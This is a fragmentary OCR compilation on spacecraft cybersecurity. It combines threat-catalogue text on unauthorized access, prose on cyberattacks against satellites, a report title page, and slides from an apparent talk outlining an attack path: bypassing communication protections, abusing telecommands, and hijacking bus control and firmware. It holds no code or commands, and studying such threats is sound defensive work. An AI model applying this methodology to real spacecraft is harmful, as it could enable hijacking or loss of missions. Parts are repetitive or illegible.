**Possible Mission Impact**: Software threats could result in loss of data and safety issues [illegible] loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

**3.4.10 [illegible]THORIZED ACCESS**

**Applicable to**: Space[illegible]Ground Segment.

**Description**: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

**Possible Mission Impact**: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.



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**Illustration**
Cyberattacks can be used to take control of a satellite and damage or destroy it.

user terminals that connect to satellites are all potential intrusion points for cyberattacks. Cyberattacks can be used to monitor data traffic patterns (i.e., which users are communicating), to monitor the data itself, or to insert false or corrupted data in the system. While cyberattacks require a high degree of understanding of the systems being targeted, they do not necessarily require significant resources to conduct. Cyberattacks can be contracted out to private groups or individuals, which means that a state or non-state actor that lacks internal cyber capabilities may still pose a cyber threat.[3]


A cyberattack on space systems can result in data loss, widespread disruptions, and even permanent loss of a satellite. For example, if an adversary can seize control of a satellite through a cyberattack on its command and control system, the attack could shut down all communications and permanently damage the satellite by expending its propellant supply or damaging its electronics and sensors. Accurate and timely attribution of a cyberattack can be difficult, if not impossible, because attackers can use a variety of methods to conceal their identity, such as using hijacked servers to launch an attack.

## THREAT CHARACTERISTICS

The types of counterspace threats described above have distinctly different characteristics that make them more suitable for use in some scenarios than others. As shown in Table 1, some types of counterspace threats are difficult to attribute or have fully reversible effects, such as mobile jammers. High-powered lasers, for example, are "silent" and can carry out an attack with little public awareness that anything has happened. Other types of counterspace weapons produce effects that make it difficult for the attacker to know if the attack was successful, and some produce collateral damage that can affect space systems other than the one being targeted.

Counterspace weapons that are reversible, difficult to attribute, and have limited public awareness are ideally suited for situations in which an opponent may want to signal resolve, create uncertainty in the mind of its opponent, or achieve a fait accompli without triggering an escalatory response. For example, an adversary that wants to deter the United States from intervening in a situation may believe that such attacks will stay below the threshold for escalation (i.e., not trigger the very thing it is trying to prevent) while creating significant operational challenges for the United States that make the prospect of intervention more costly and protracted. Conversely, counterspace weapons that have limited battle damage assessment or that risk collateral damage may be less useful to adversaries in many situations. Without reliable battle damage assessment, for example, an adversary cannot plan operations with the confidence that its counterspace actions have been successful. Furthermore, weapons that produce collateral damage in space, such as large amounts of space debris, run the risk of escalating a conflict and turning other nations against the attacker.





AEROSPACE REPORT NO.
TOR-2021-01333-REV A

Cybersecurity Protections for Spacecraft: A Threat Based Approach

April 29, 2021

Brandon Bailey
Cyber Assessment and Research Department (CARD)
Cybersecurity Subdivision (CSS)

Prepared for:
U.S. GOVERNMENT AGENCY

Contract No. FA8802-19-C-0001

Authorized by: Defense Systems Group



# Attacker Model


Custom Ground Station < $10k

Frequency, Modulation, etc.


Firmware Access

Known Location

TL;DR: We can talk to the satellite




# Attacker Goals

Denial of Service

# Attacker Goals

Denial of Service

Malicious Data Interaction




# Attacker Goals

Denial of Service

Seizure of Control

Malicious Data Interaction




# Attacker Goals

Denial of Service


Seizure of Control

Malicious Data Interaction



# Attacker Goals


Seizure of Control




# Attacker Goals


Seizure of Control

# Components




# Components



# Components

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

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


# TC / TM Flow

Telecommand (TC)

Telemetry (TM)

**COM**

- Decode
- Authenticate
- Repackage

**CDHS**

- Parse
- Execute
- Respond

**ADCS**

**EPS**

**Payload**

# TC / TM Flow

TC / TM Traffic

**COM**

- Decode
- Authenticate
- Repackage

**CDHS**

- Parse
- Execute
- Respond


**ADCS**

**EPS**


TC / TM Traffic

**PLCOM**

**PDHS**




# Attack Path



# Attack Path


- Hack CySat 2022 & 2023
- *How I hacked an ESA's experimental satellite*
  - Maurice-Michel Didelot
- CySat 2023
  - Matteo Calabrese


# Attack Path



**COM** → **CDHS** → **Bus**

- Bypass COM Protection
  - Missing AC
  - Insecure Protocol
  - Outdated Crypto
  - Timing Side Channels
  - Leaked Keys
  - Timed Backdoor
  - ...

# Attack Path



**COM**


- Bypass COM Protection
  - [...]

**CDHS**

- Deploy Attacker Payload
  - Firmware Update
    - Signed Image
    - Slow Upload
    - Complex System

**Bus**

# Attack Path




**COM**

- Bypass COM Protection
  - […]


**CDHS**

- Deploy Attacker Payload
  - ~~Firmware Update~~
  - Dangerous TC
  - Vulnerbale TC

**Bus**



# Attack Path



## COM

- Bypass COM Protection
  - [...]

## CDHS

- Deploy Attacker Payload
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
  - Dangerous TC
  - Vulnerbale TC

## Bus

- Hijack Bus Control Flow
- Full Bus Privileges

# Attack Path



## COM

- Bypass COM Protection
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## CDHS

- Deploy Attacker Payload
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  - Vulnerbale TC

## Bus

- Hijack Bus Control Flow
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

# Objectives

1. Bypass COM Protection
2. Dangerous / Vulnerable TC
3. Hijack Bus Control Flow
4. Full Bus Privileges



# Firmware Access

# Firmware Access



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

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

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

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



# Firmware Access

# Firmware Access



Security by Obscurity



# Firmware Access



Security by Obscurity

Result Publication



# Approach

Manual Reverse Engineering



# Approach

